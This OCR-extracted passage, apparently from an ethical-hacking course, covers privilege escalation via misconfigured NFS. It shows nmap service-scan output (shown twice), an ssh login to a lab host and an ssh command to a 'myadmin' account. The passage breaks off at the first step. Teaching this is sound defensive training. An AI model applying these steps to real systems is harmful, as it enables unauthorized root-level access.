
   Attackers can access an SSH server running on the target system by executing the following command:

   ```
   # ssh myadmin@localhost
   ```

Privilege Escalation Using Misconfigured NFS


- Attackers often attempt to enumerate a misconfigured Network File System (NFS) to exploit and **gain root-level access** to a remote server
- A misconfigured NFS paves the way for attackers to gain root-level access through a **regular user account** or low-privileged user
- By exploiting NFS vulnerabilities, attackers can **sniff sensitive data** and files passing through the intranet and launch further attacks

Check Whether the NFS Service is Running on the Target Host



```
┌─[attacker@parrot]─[~]
└──╼ $nmap -sV 10.10.1.9
Starting Nmap 7.91 ( https://nmap.org ) at 2022-02-14 00:13 EST
Nmap scan report for 10.10.1.9
Host is up (0.068s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.77 seconds
┌─[attacker@parrot]─[~]
└──╼ $
```


Establish a Remote Connection with the Target Host Using SSH



```
]-[attacker@parrot]-[/usr/sbin]
└──╼ $ssh -l ubuntu 10.10.1.9
ubuntu@10.10.1.9's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-53-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

272 updates can be installed immediately.
272 of these updates are security updates.
To see these additional updates run: apt list --upgradable

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Sun Feb 13 23:16:35 2022 from 10.10.1.9
ubuntu@ubuntu:~$ cd /home
ubuntu@ubuntu:/home$
```

Privilege Escalation Using Misconfigured NFS

Attackers often attempt to enumerate misconfigurations in the Network File System (NFS) to exploit and gain root-level access to a remote server. NFS is a protocol used to share and access data and files over a secured intranet. It uses port 2049 to provide communication between a client and server through the Remote Procedure Call (RPC). A misconfigured NFS paves the way for attackers to gain root-level access through a regular user account or low-privilege user. By exploiting NFS vulnerabilities, attackers can sniff sensitive data and files passing through the intranet and launch further attacks.




Users accessing files using RPC calls
Users accessing files using RPC calls
Network File System
Attacker
Attacker targets regular users to attain root level access

Figure 6.111: Illustration of NFS exploitation

Steps Involved in Gaining Root Access of the Target Host:

- **Step 1**: Run the following nmap command to check whether the NFS service is running on the target host.

  `nmap -sV <Target IP Address>`



```
┌─[attacker@parrot]─[~]
└──╼ $nmap -sV 10.10.1.9
Starting Nmap 7.91 ( https://nmap.org ) at 2022-02-14 00:13 EST
Nmap scan report for 10.10.1.9
Host is up (0.068s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.77 seconds
┌─[attacker@parrot]─[~]
└──╼ $
```

